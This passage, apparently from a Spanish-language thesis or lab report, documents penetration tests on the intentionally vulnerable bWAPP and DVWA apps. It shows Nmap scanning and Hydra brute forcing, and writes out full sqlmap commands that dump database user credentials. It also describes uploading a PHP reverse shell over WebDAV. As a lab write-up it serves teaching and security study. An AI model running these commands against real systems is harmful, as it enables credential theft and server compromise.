


Imagen 187: Escaneo de la red mediante la herramienta Nmap –BWAPP - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

Ataque de fuerza bruta para la obtención de credenciales de usuario

2. Luego de la ejecución de diversas pruebas de seguridad, está la obtención de credenciales de usuarios que es otra información crítica para un atacante, ya que se tendrían datos para autenticación y acceso al sistema, hacer escalada de privilegio y seguir ejecutando más acciones con malas intenciones.



magen 188: Obtener credenciales por Ataque de fuerza bruta – BWAPP - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

Injection SQL mediante la herramienta SQLMAP para conocer, la base de datos del entorno, usuarios, tablas, entre otros,

3. En la prueba de inyección sql se usó la herramienta sqlmap, para obtener información como el nombre de la base de datos del sistema al que estamos atacando, se utilizó el siguiente comando: sqlmap –u http://192.168.1.12/bWAPP/sqli_1.php?title=sql –cookie=”PHPSESSID=a809c3870fb993482ec74c5ab585649e; security_level=0” –dbs.




Imagen 189: Comando de ejecución SQLMAP -dbs

- Se obtuvo 4 base de datos disponibles

Imagen 190: Resultado de la injeciton – Databses -BWAPP

4. Tras conocer las bases de datos que cuenta el sistema, usamos el siguiente comando para obtener las tablas de la database:

Sqlmap –u http://192.168.1.12/bWAPP/sqli_1.php?title=sql --cookie=”PHPSESSID=a809c3870fb993482ec74c5ab585649e; security_level=0” –D bWAPP --tables




Imagen 191: Comando de ejecuccion SQLMAP –tables -BWAPP

- Se obtuvo 5 nombres de tablas de la base de datos

Imagen 192: Resultado de la injection – TABLES – BWAPP

5. Ahora se realiza la búsqueda de la tabla users con el siguiente comando:

```
Sqlmap –u http://192.168.1.12/bWAPP/sqli_1.php?title=sql --cookie=”PHPSESSID=a809c3870fb993482ec74c5ab585649e; security_level=0” –D bWAPP –T users --columns
```




Imagen 193: Comando de ejecución SQLMAP – columns - BWAPP

- Se obtuvo información de las columnas de dicha tabla, así mismo el tipo de dato de cada parámetro.

Imagen 194: Resultado de la injection – COLUMNS - BWAPP

6. Para obtener los datos de autenticación: id, login, password se usó el siguiente comando:

```
Sqlmap –u http://192.168.1.12/bWAPP/sqli_1.php?title=sql --cookie=”PHPSESSID=a809c3870fb993482ec74c5ab585649e; security_level=0” –D bWAPP –T users –C “id, login, password” --dump
```

Imagen 195: Comando para copia de datos – SQLAMP - BWAPP

- Se obtuvo 3 datos de autenticación

Imagen 196: Resultado del comando – copia de datos - BWAPP

Acceder a un servicio mediante la ejecución de código reverse_shell para comprometer el sistema y escalar privilegio

7. Utilizar de un reverse_shell para imponer un Shell inversa, provocando que la maquina victima sea interceptado por la maquina atacante. Para ello, se descarga un archivo que esta creado en lenguaje de programación php, que permite reacuñar la reversa configurando la ip de la maquina atacante con el puerto correspondiente que permitirá escuchar y así iniciar tener una sesión reverse.




Imagen 197: Codigo Reverse_Shell -BWAPP

8. El entorno muestra debilidad por el protocolo WebDav, en la acción de guardar, editar, de datos que están siendo compartidos al servidor web. Por ende, se realiza la carga del código que contiene el reverse_shell configurado




Imagen 198: Subir el código con el comando put -BWAPP

9. La ejecución del código fue exitosa y desde otra terminal se da inicio a la acción escuchar la comunicación por el puerto correspondiente, obteniendo la sesión reversa.




Imagen 199: Conexión exitosa del Shell_inversa - BWAPP

10. Tras tener conexión exitosa, se realiza la exploración del entorno para conocer, archivos, directorios y configuración, se encontraron credenciales sensibles del servidor que este mantiene sesión con la base de datos




Imagen 200: Datos del archivo config.ini.php -BWAPP

11. También se encontraron credenciales que realiza login al aplicativo web BWAPP (Buggy Web Application)




Imagen 201: Credencial de usuario administrado - BWAPP

MÁQUINA VIRTUAL DVWA

Enumeración de puertos mediante la herramienta Nmap para conocer los servicios y versiones que soporta el sistema.

12. Puertos encontrados tras el escaneo con la herramienta nmap, información relevante para atacante




Imagen 202: Escaneo de la red mediante la herramienta Nmap – DVWA - fuente de fondo de pantalla: https://images4.alphacoders.com/116/thumbbig-1165712.webp

Injection SQL mediante la herramienta SQLMAP para conocer, la base de datos del entorno, usuarios, tablas, entre otros,

13. Se realiza la obtención de información sobre las bases de datos que el sitio maneja con la herramienta sqlmap.




Imagen 203: Comando de Injection dbs - DVWA

- La ejecución del comando tuvo éxito, obteniendo nombres de las bases de datos disponibles.

Imagen 204: Datases - DVWA

14. Al conocer las bases de datos, se procede a buscar las tablas que contiene




Imagen 205: Comando para conocer las tablas - DVWA

- Se obtuvo el nombre de 2 tablas

Imagen 206: Tablas encontradas - DVWA

15. Para tener más información, se realiza otra consulta más específica para conocer la información de la tabla.




Imagen 207: Comando para encontrar las columnas - DVWA

Se obtuvo que la tabla consultada, tiene 8 columnas y sus respectivos tipos de datos

Imagen 208: Columnas encontradas de la base de datos - DVWA

16. Luego de conocer los atributos, realizamos otra consulta para obtener datos sensibles de autenticación de la base de datos, se encuentran datos de usuarios, avatar, primer nombre, segundo nombre, password, con esta información se podría comprometer a otro servicio




Imagen 209: Comando para copia de datos - DVWA

--Copia de datos




Imagen 210: Resultado de la copia - DVWA

Ataque de fuerza bruta para la obtención de credenciales de usuario

17. Tras la ejecución de la herramienta Hydra se localizó el usuario y login de sesión del entorno, con esa información se puede obtener acceso a servicios asociadas con esta seguridad.

Imagen 211: Ataque a credenciales - DVWA

-Resultados




Imagen 212: Credencial de usuario administrado adivinado - DVWA

Acceder a un servicio mediante la ejecución de código reverse_shell para comprometer el sistema y escalar privilegio

18. Se realiza la descarga del php-revser-shell.php

